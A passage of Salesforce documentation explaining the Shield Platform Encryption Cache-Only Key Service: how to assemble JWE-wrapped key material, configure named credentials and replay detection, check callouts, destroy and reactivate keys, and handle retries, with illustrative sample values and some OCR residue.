7. Destroy a Cache-Only Key

   When you destroy a cache-only key, you're destroying two things: the key in the cache, and the callout connection to the key service.

8. Reactivate a Cache-Only Key

   If you still have your named credential associated with a key that was destroyed in Salesforce, you can reactivate a destroyed cache-only key from Setup or programmatically through the API. Reactivating a destroyed key makes it the active key. Before you reactivate a destroyed key, make sure that the corresponding key service connection is recovered.

9. Considerations for Cache-Only Keys

   These considerations apply to all data that you encrypt using the Shield Platform Encryption Cache-Only Key Service.

10. Troubleshoot Cache-Only Keys

    One or more of these frequently asked questions may help you troubleshoot any problems that arise with Shield Platform Encryption's Cache-Only Key Service.

How Cache-Only Keys Works

The Shield Platform Encryption Cache-Only Key Service lets you use a variety of key services to generate, secure, and store your key material. You can use an on-premises key service, host your own cloud-based key service, or use a cloud-based key brokering vendor.

Figures 1 and 2 show how Salesforce fetches keys on-demand from your specified key service. Whether you store your keys with an on-premises key service or a cloud-based key service, the flow is the same. When users access encrypted data, or add sensitive data to encrypted data elements, the Cache-Only Key Service makes a callout to your key service. Your key service passes key material, wrapped securely in JSON Web Encryption format, through a secure, authenticated channel that you set up.




Figure 1: On-premises Key Service




Figure 2: Cloud-Based Key Service

As a core offering of the Shield KMS, enhanced cache controls ensure that key material is stored securely while in the cache. The Shield KMS encrypts the fetched key material with an org-specific AES 256-bit cache encryption key and stores the encrypted key material in the cache for encrypt and decrypt operations. HSM-protected keys secure the cache encryption key in the cache, and the cache encryption key is rotated along with key lifecycle events such as key destruction and rotation.

The enhanced cache controls provide a single source of truth for key material used to encrypt and decrypt your data. Subsequent encryption and decryption requests go through the encrypted key cache until the cache-only key is revoked or rotated, or the cache is flushed. Once the cache is flushed, the Cache-Only Key Service fetches key material from your specified key service. The cache is regularly flushed every 72 hours, and certain Salesforce operations flush the cache on average every 24 hours. Destroying a data encryption key invalidates the corresponding data encryption key that's stored in the cache.

Because cache-only keys bypass the key derivation process, they're used to directly encrypt and decrypt your data.

Prerequisites and Terminology for Cache-Only Keys

Shield Platform Encryption's Cache-Only Key Service offers you more control over your key material. When you use cache-only keys, you control more of the key management tasks. Before you start using the service, understand how to create and host your key material in a way that's compatible with Salesforce's BYOK service.

Prerequisites

1. Prepare your Salesforce org. Make sure that your org has at least one active Data in Salesforce key, either Salesforce-generated or customer-supplied. You can create a tenant secret by clicking **Generate Tenant Secret** on the Key Management page in Setup.
2. Generate and Host Key Material. The cache-only key exchange protocol and format requires that keys are wrapped in an opinionated JSON Web Encryption (JWE). This format uses RSAES-OAEP for key encryption and AES GCM for content encryption.

   Use a secure, trusted service to generate, store, and back up your key material.

3. Use and maintain a reliable high-availability key service. Choose a high-availability key service with an acceptable service level agreement (SLA), predefined maintenance procedures, and processes to mitigate any potential impact to business continuity.

   When the connection between Salesforce and your key service is broken, the Cache-Only Key Service can encrypt and decrypt data as long as your key material is in the cache. However, keys don't stay in the cache for long. The cache is regularly flushed every 72 hours, but some Salesforce operations flush the cache about every 24 hours.

   If your key material isn't in the cache, and the connection to your key service is broken, users can't encrypt or decrypt records. Make sure that you use a key service that Salesforce can connect to at any time. This is especially important during busy times like the end of year or end of quarter.

4. Maintain a secure callout endpoint. The cache-only key exchange protocol requires that keys are wrapped in an opinionated JSON format. Host your wrapped key inside the key response at a location Salesforce can request.

   The Catch-Only Key Service uses named credentials to establish a secure, authenticated connection to allowed IP addresses and domains. You can configure your named credentials to use popular authentication formats, such as Mutual TLS and OAuth. You can change these authentication protocols at any time.

5. Actively monitor your key service logs for errors. While Salesforce is here to help you with the Shield Platform Encryption service, you are responsible for maintaining the high-availability key service that you use to host your key material. You can use the RemoteKeyCalloutEvent object to review or track cache-only key events.

   Warning: Because you're in control of your keys, you're responsible for securing and backing up your key material. Salesforce can't retrieve lost key material stored outside of our encrypted key cache.

6. Know how to format and assemble your key material. Format key material hosted outside of Salesforce in a way that's compatible with the Cache-Only Key Service. Make sure that you can generate the following components in the required formats.

Table 2: Cache-Only Key Components

Component	Format
Data encryption key (DEK)	AES 256-bit
Content encryption key (CEK)	AES 256-bit
BYOK-compatible certificate	A 4096-bit RSA certificate who's private key is encrypted with a derived, org-specific tenant secret key
JSON Web Encryption content and header	See a sample in Github
Algorithm for encrypting the CEK	RSA-OAEP
Algorithm for encrypting the DEK	A256GCM
Unique key identifier	Allows numbers, uppercase and lowercase letters, periods, hyphens, and underscores
Initialization vector	Encoded in base64url
JSON web token ID (JTI)	A 128-bit hex encoded, randomly generated identifier

Read more about assembling your key material in the Generate and Assemble Cache-Compatible Keys section. You can also look at our Cache-Only Key Wrapper in Github for examples and sample utility.

Terminology

Here are some terms that are specific to the Cache-Only Key Service.

Content Encryption Key

For each key request, your key service endpoint generates a unique content encryption key. The content encryption key wraps the data encryption key, which is in turn encrypted by the key encrypting key and placed in the JWE header of the key response.

JSON Web Encryption

The JSON-based structure that the Shield Platform Encryption service uses to encrypted content. JSON Web Encryption, or JWE, uses RSAES-OAEP for key encryption and AES GCM for content encryption.

JSON Web Token ID

A unique identifier for the JSON web token, which enables identity and security information to be shared across security domains.

Key Identifier

The Key ID, or KID, is the unique identifier for your key. The KID is used as the suffix in the named credential and for validation of the KID in the response. In Setup, enter this identifier in the Unique Key Identifier field.

Create and Assemble Your Key Material

EDITIONS

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions. Requires purchasing Salesforce Shield or Shield Platform Encryption, and the Cache-Only Key Service.

Available in both Salesforce Classic and Lightning Experience.

The Shield Platform Encryption Cache-Only Key Service is compatible with 256-bit AES keys returned in a JSON response, and then wrapped using JSON Web Encryption (JWE).

Cache-only key material is wrapped in a JSON format. An example cache-only key is used throughout this article to illustrate how key material changes as you assemble it.

1. Generate a 256-bit AES data encryption key. You can use the cryptographically secure method of your choice.
2. Generate a 256-bit AES content encryption key using a cryptographically secure method.
3. Generate and download your BYOK-compatible certificate.
4. Create the JWE protected header. The JWE protected header is a JSON object with 3 claims: the algorithm used to encrypt the content encryption key, the algorithm used to encrypt the data encryption key, and the unique ID of the cache-only key. Here's an example header to get us started.

```
{"alg":"RSA-OAEP","enc":"A256GCM","kid":"982c375b-f46b-4423-8c2d-4d1a69152a0b"}
```

5. Encode the JWE protected header as BASE64URL(UTF8(JWE Protected Header)).

```
eyJhbGciOiJSU0EtT0FFUCIsImVuYyI6IkEyNTZHQ00iLCJraWQiOiI5ODJjMzc1Yi1mNDZiLTQ0MjMtOGMy
ZC00ZDFhNjkxNTJhMGIifQ
```

6. Encrypt the content encryption key with the public key from the BYOK certificate using the RSAES-OAEP algorithm. Then encode this encrypted content encryption key as BASE64URL(Encrypted CEK).

```
l92QA-R7b6Gtjo0tG4GlylJti1-Pf-519YpStYOp28YToMxgUxPmx4NR_myvfT24oBCWkh6hy_dqAL7JlVO4
49EglAB_i9GRdyVbTKnJQ1OiVKwWUQaZ9jVNxFFUYTWWZ-sVK4pUw0B3lHwWBfpMsl4jf0exP5-5amiTZ5oP
0rkW99ugLWJ_7XlyTuMIA6VTLSpL0YqChH1wQjo12TQaWG_tiTwL1SgRd3YohuMVlmCdEmR2TfwTvryLPx4K
bFK3Pv5ZSpSIyreFTh12DPpmhLEAVhCBZxR4-HMnZySSs4QorWagOaT8XPjPv46m8mUATZSD4hab8v3Mq4H3
3CmwngZCJXX-sDHuax2JUejxNC8HT5p6sa_I2gQFMlBC2Sd4yBKyjlDQKcSslCVav4buG8hkOJXY69iW_zhz
tV3DoJJ90l-EvkMoHpw1llU9lFhJMUQRvvocfghs2kzy5QC8QQt4t4Wu3p7IvzeneL5I81QjQlDJmZhbLLor
FHgcAs9_FMwnFYFrgsHP1_v3Iqy7zJJc60fCfDaxAF8Txj_LOeOMkCFl-9PwrULWyRTLMI7CdZIm7jb8v9AL
xCmDgqUi1yvEeBJhgMLezAWtxvGGkejc0BdsbWaPFXlI3Uj7C-Mw8LcmpSLKZyEnhj2x-3Vfv5hIVauC6ja1
B6Z_UcqXKOc
```

7. Generate an initialization vector for use as input to the data encryption key's AES wrapping. Then encode it in base64url.

```
N2WVMbpAxipAtG9O
```

8. Wrap your data encryption key with your content encryption key.
   a. Encode the JWE header as ASCII(BASE64URL(UTF8(JWE Protected Header))).
   b. Reform authenticated encryption on the data encryption key with the AES GCM algorithm. Use the content encryption key as the encryption key, the initialization vector (the bytes, not the base64URL encoded version), and the Additional Authenticated Data value, requesting a 128-bit Authentication Tag output.
   c. Encode the resulting ciphertext as BASE64URL(Ciphertext).
   d. Encode the Authentication Tag as BASE64URL(Authentication Tag).

```
63wRVVKX0ZOxu8cKqN1kqN-7EDa_mnmk32DinS_zFo4
```

and

```
HC7Ev5lmsbTgwyGpeGH5Rw
```

9. Assemble your JWE as a compact serialization of all the preceding values. Concatenate values separated by a period.

```
eyJhbGciOiJSU0EtT0FFUCIsImVuYyI6IkEyNTZHQ00iLCJraWQiOiI5ODJjMzc1Yi1mNDZiLTQ0MjMtOGMy
ZC00ZDFhNjkxNTJhMGIifQ.l92QA-R7b6Gtjo0tG4GlylJti1-Pf-519YpStYOp28YToMxgUxPmx4NR_myvf
T24oBCWkh6hy_dqAL7JlVO449EglAB_i9GRdyVbTKnJQ1OiVKwWUQaZ9jVNxFFUYTWWZ-sVK4pUw0B3lHwWB
fpMsl4jf0exP5-5amiTZ5oP0rkW99ugLWJ_7XlyTuMIA6VTLSpL0YqChH1wQjo12TQaWG_tiTwL1SgRd3Yoh
uMVlmCdEmR2TfwTvryLPx4KbFK3Pv5ZSpSIyreFTh12DPpmhLEAVhCBZxR4-HMnZySSs4QorWagOaT8XPjPv
46m8mUATZSD4hab8v3Mq4H33CmwngZCJXX-sDHuax2JUejxNC8HT5p6sa_I2gQFMlBC2Sd4yBKyjlDQKcSsl
CVav4buG8hkOJXY69iW_zhztV3DoJJ90l-EvkMoHpw1llU9lFhJMUQRvvocfghs2kzy5QC8QQt4t4Wu3p7Iv
zeneL5I81QjQlDJmZhbLLorFHgcAs9_FMwnFYFrgsHP1_v3Iqy7zJJc60fCfDaxAF8Txj_LOeOMkCFl-9Pwr
ULWyRTLMI7CdZIm7jb8v9ALxCmDgqUi1yvEeBJhgMLezAWtxvGGkejc0BdsbWaPFXlI3Uj7C-Mw8LcmpSLKZ
yEnhj2x-3Vfv5hIVauC6ja1B6Z_UcqXKOc.N2WVMbpAxipAtG9O.63wRVVKX0ZOxu8cKqN1kqN-7EDa_mnmk
32DinS_zFo4.HC7Ev5lmsbTgwyGpeGH5Rw
```

For more detailed examples of this process, check out the sample Cache-Only Key Wrapper in Github. You can use either the utility in this repository or another service of your choosing.

Configure Your Cache-Only Key Callout Connection

Use a named credential to specify the endpoint for your callout, and identify the key that you want to fetch from your endpoint.

1. Make sure that your org has at least one active Data in Salesforce key, either Salesforce-generated or customer-supplied. You can create a tenant secret by clicking **Generate Tenant Secret** on the Key Management page in Setup.
2. From Setup, enter `Named Credential` in the Quick Find box, then select **Named Credential**.

   Tip: A named credential provides an authenticated callout mechanism through which Salesforce can fetch your key material. Because named credentials are allowlisted, they're a secure and convenient channel for key material stored outside of Salesforce.

   Learn more about named credentials, how to define a named credential, and how to grant access to authentication settings for named credentials in Salesforce Help.

3. Create a named credential. Specify an HTTPS endpoint from which Salesforce can fetch your key material.
4. From Setup, enter `Platform Encryption` in the Quick Find box and select **Advanced Settings**.
5. Select **Allow Cache-Only Keys with BYOK**.

   You can also enable the Cache-Only Key Service programmatically. For more information, see EncryptionKeySettings in the *Metadata API Developer Guide*.

   Note: If you deselect **Allow Cache-Only Keys with BYOK**, data encrypted with cache-only key material remains encrypted and Salesforce continues to invoke secured callouts. However, you can't modify your cache-only key configuration or add new ones. If you don't want to use cache-only keys, rotate your key material to use customer-supplied (BYOK) key material. Then synchronize all your data, and deselect **Allow Cache-Only Keys with BYOK**.

6. From Setup, enter `Platform Encryption` in the Quick Find box, then select **Key Management**.
7. Choose a key type from the Tenant Secret Type dropdown.
8. Select **Bring Your Own Key**.
9. Select a BYOK-compatible certificate from the Choose Certificate dropdown.
10. Select **Use a Cache-Only Key**.
11. For Unique Key Identifier, enter your KID—the unique key identifier for your data encryption key. Your identifier can be a number, a string (2018_data_key), or a UUID (982c375b-f46b-4423-8c2d-4d1a69152a0b).
12. In the Named Credential dropdown, select the named credential associated with your key. You can have multiple keys associated with each named credential.

EDITIONS

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions. Requires purchasing Salesforce Shield or Shield Platform Encryption, and the Cache-Only Key Service.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS


To create, edit, and delete named credentials:
- Customize Application

To allow cache-only keys with BYOK:
- Customize Application

  AND

  Manage Encryption Keys

To generate, destroy, export, import, upload, and configure tenant secrets and customer-supplied key material:
- Manage Encryption Keys



Choose Certificate: certificate1

Name	certificate1	Unique Name	certificate1
Created Date	3/30/2018 2:05 PM	Expiration Date	3/30/2020 5:00 AM
Key Size	4096		

○ Upload Key Material ● Use a Cache-Only Key

Use a Cache-Only Key

Unique Key Identifier: my_data_key1

Named Credential: Named Credential

Salesforce checks the connection to the endpoint specified by the named credential. If Salesforce can reach the endpoint, the key specified for the Unique Key Identifier becomes the active key. All data marked for encryption by your encryption policy is encrypted with your cache-only key.

If Salesforce can't reach the specified endpoint, an error displays to help you troubleshoot the connection.

Cache-only key status is recorded as Fetched on the Key Management page. In Enterprise API, the TenantSecret `Source` value is listed as Remote.

Tip: You can monitor key configuration callouts in the Setup Audit Trail. When a callout to an active or archived cache-only key is successful, the Setup Audit Trail logs an Activated status. Individual callouts are not monitored in Setup Audit Trail.

Add Replay Detection for Cache-Only Keys

Replay detection protects your cache-only keys if a callout is fraudulently intercepted. When enabled, replay detection inserts an autogenerated, unique marker called a RequestIdentifier into every callout. The RequestIdentifier includes the key identifier, a nonce generated for that callout instance, and the nonce required from the endpoint. The RequestIdentifier serves as a random, one-time identifier for each valid callout request. Once you set up your key service to accept and return the RequestIdentifier, any callout with missing or mismatched RequestIdentifiers is aborted.

1. Update your key service to extract the nonce generated for the callout instance from the RequestIdentifier. Here's what the nonce looks like.

   ```
   e5ab58fd2ced013f2a46d5c8144dd439
   ```

2. Echo this nonce in the JWE protected header, along with the algorithm used to encrypt the content encryption key, the algorithm used to encrypt the data encryption key, and the unique ID of the cache-only key. Here's an example.

   ```
   {"alg":"RSA-OAEP","enc":"A256GCM","kid":"982c375b-f46b-4423-8c2d-4d1a69152a0b","jti":"e5ab58fd2ced013f2a46d5c8144dd439"}
   ```

3. From Setup, enter `Platform Encryption` in the Quick find box, and click **Advanced Settings**.

4. Select **Enable Replay Detection for Cache-Only Keys**.

   You can also enable replay detection programmatically. For more information, see EncryptionKeySettings in the *Metadata API Developer Guide*.

   From now on, every callout to an external key service includes a unique RequestIdentifier.

Warning: If you enable replay detection but don't return the nonce with your cache-only key material, Salesforce aborts the callout connection and displays a POTENTIAL_REPLAY_ATTACK_DETECTED error.

EDITIONS

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions. Requires purchasing Salesforce Shield or Shield Platform Encryption, and the Cache-Only Key Service.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To create, edit, and delete named credentials:
- Customize Application

To enable replay detection for cache-only keys:
- Customize Application

  AND

  Manage Encryption Keys

To generate, destroy, export, import, upload, and configure tenant secrets and customer-supplied key material:
- Manage Encryption Keys

Check Your Cache-Only Key Connection

Because your cache-only key material is stored outside of Salesforce, it's important to maintain a functional callout connection. Use the Callout Check page to monitor your connection and quickly respond to key service interruptions that could prevent the service from fetching your keys.

The Cache-Only Key: Callout Check page is accessible after you enable the Cache-Only Key Service in your org and make your first callout. Data presented as part of a callout check are never stored in the system of record.

1. From Setup, enter `Platform Encryption` in the Quick Find box, then select **Key Management**.
2. Choose the Certificate Unique Name and Named Credential associated with your Unique Key Identifier.
3. In the Actions column, next to the key material you want to check, click **Details**.
4. On the Cache-Only Key: Callout Check page, click **Check**.
   Details about your callout connection display on the page. It can take a few moments for the callout check to complete and display the results.

EDITIONS


Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions. Requires purchasing Salesforce Shield or Shield Platform Encryption, and the Cache-Only Key Service.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To generate, destroy, export, import, upload, and configure tenant secrets and customer-supplied key material:

- Manage Encryption Keys



Cache-Only Key: Callout Check

Review and check your cache-only key callout connection. Callout test results aren't saved or logged in Salesforce.

Callout Connection Details

Unique Key Identifier: keyContact2

Named Credential: Named Credential

Certificate Unique Name: certificate2

Start a callout connection check to see results.

```
Testing callout connection for

Organization ID: 00DR000000013Hj
Tenant Secret ID: 02GR00000001K1G
Unique Key Identifier: keyContact2
Named Credential: Named_Credential
Certificate Unique Name: certificate2

The callout was successful.
```

5. Review the details about your callout connection. If your callout connection was unsuccessful, you see a descriptive error message at the bottom of the results pane. Use this message to make the appropriate adjustments to your key service.

Destroy a Cache-Only Key

When you destroy a cache-only key, you're destroying two things: the key in the cache, and the callout connection to the key service.

1. From Setup, enter `Platform Encryption` in the Quick Find box, then select **Key Management**.
2. Choose a key type from the Tenant Secret Type dropdown.
3. Click **Destroy**.
   Your key material's status is changed to Destroyed, and callouts to this key stop. Data encrypted with this key material is masked with "?????" in the app.

Note: Your cache-only key is unique to your org and to the specific data to which it applies. When you destroy a cache-only key, related data isn't accessible unless you reactivate it and make sure that Salesforce can fetch it.

EDITIONS

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions. Requires purchasing Salesforce Shield or Shield Platform Encryption, and the Cache-Only Key Service.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To generate, destroy, export, import, upload, and configure tenant secrets and customer-supplied key material:

- Manage Encryption Keys

Reactivate a Cache-Only Key

If you still have your named credential associated with a key that was destroyed in Salesforce, you can reactivate a destroyed cache-only key from Setup or programmatically through the API. Reactivating a destroyed key makes it the active key. Before you reactivate a destroyed key, make sure that the corresponding key service connection is recovered.

1. From Setup, enter `Platform Encryption` in the Quick Find box, then select **Key Management**.
2. Next to cache-only key you want to reactivate, click **Activate**.

EDITIONS


Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions. Requires purchasing Salesforce Shield or Shield Platform Encryption, and the Cache-Only Key Service.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To generate, destroy, export, import, upload, and configure tenant secrets and customer-supplied key material:

- Manage Encryption Keys


Choose Tenant Secret Type
✓ Data in Salesforce
Search Index
Data in Salesforce (Deterministic)
Analytics
Event Bus
These keys encrypt data store
data in fields, files, and attachments.
Key Management
Key Management Help ?
Generate Tenant Secret
Bring Your Own Key
i

Actions	Version	Tenant Secret Type	Status	Key Material Source	Key Derivation	Created By	Last Modified By
Activate	20	Data in Salesforce	DESTROYED	FETCHED	□	Security Administrator, 5/4/2018 10:51 AM	Security Administrator, 5/30/2018 4:36 PM
Destroy	19	Data in Salesforce	ARCHIVED	FETCHED	□	Security Administrator, 5/4/2018 10:45 AM	Security Administrator, 5/4/2018 10:51 AM
Destroy	18	Data in Salesforce	ARCHIVED	FETCHED	□	Security Administrator, 5/2/2018 8:50 AM	Security Administrator, 5/4/2018 10:52 AM
Destroy	17	Data in Salesforce	ARCHIVED	FETCHED	□	Security Administrator, 5/2/2018 7:50 AM	Security Administrator, 5/4/2018 10:52 AM
Destroy	16	Data in Salesforce	ARCHIVED	FETCHED	□	Security Administrator, 4/18/2018 7:59 PM	Security Administrator, 5/4/2018 10:52 AM
Activate	15	Data in Salesforce	DESTROYED	FETCHED	□	Security Administrator, 4/20/2018 12:23 PM	Security Administrator, 5/30/2018 2:21 PM
Destroy Export	7	Data in Salesforce	ARCHIVED	HSM	✓	Security Administrator, 3/26/2018 12:23 AM	Security Administrator, 4/18/2018 7:59 PM

The Shield Key Management Service fetches the reactivated cache-only key from your key service, and uses it to access data that was previously encrypted with it.

Note: You can sync your data to your active cache-only key just like you can with any other key material.

Considerations for Cache-Only Keys

These considerations apply to all data that you encrypt using the Shield Platform Encryption Cache-Only Key Service.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

Retry Policy

If Salesforce can't reach your external key service, the callout fails and your active cache-only key's status is set to Destroyed. This policy prevents excessive loads on both services. The Cache-Only Key Service then periodically retries the callout to help you minimize down time. Retries occur one time per minute for five minutes, then one time every five minutes for 24 hours. If the Cache-Only Key Service can successfully complete a callout during this retry period, your cache-only key's status is reset to Active.

At any point during a retry period, you can activate your key material through Setup or the API pending remote key service availability. If you reactivate your key material during the retry period, all retry attempts stop.

The RemoteKeyCalloutEvent object captures every callout to your key service. You can subscribe to this event with after insert Apex triggers, and set up real-time alerts that notify you when a callout fails.

401 HTTP Responses

If there's a 401 HTTP response, Salesforce automatically refreshes any OAuth token associated with your named credential, and retries the request.

CRM Analytics

Backups of CRM Analytics data are encrypted with your Shield Platform Encryption keys. If you encrypt data in CRM Analytics datasets with a cache-only key, make sure that the Analytics cache-only key is in the same state as your Data in Salesforce-type cache-only key.

Setup Audit Trail

Setup Audit Trail records activated cache-only key versions differently depending on whether a cache-only key with the Active status exists when you reactivate the key.

However, if you reactivate a destroyed key and there's already another key with the Active status, the Setup Audit Trail shows the reactivated key with an updated version number.

Cache-Only Keys and Key Types

Use a separate cache-only key for each type of data you want to encrypt. You can't use a cache-only key with multiple key types. For example, you can't use a cache-only key to encrypt both search indexes and CRM Analytics data.

Service Protections

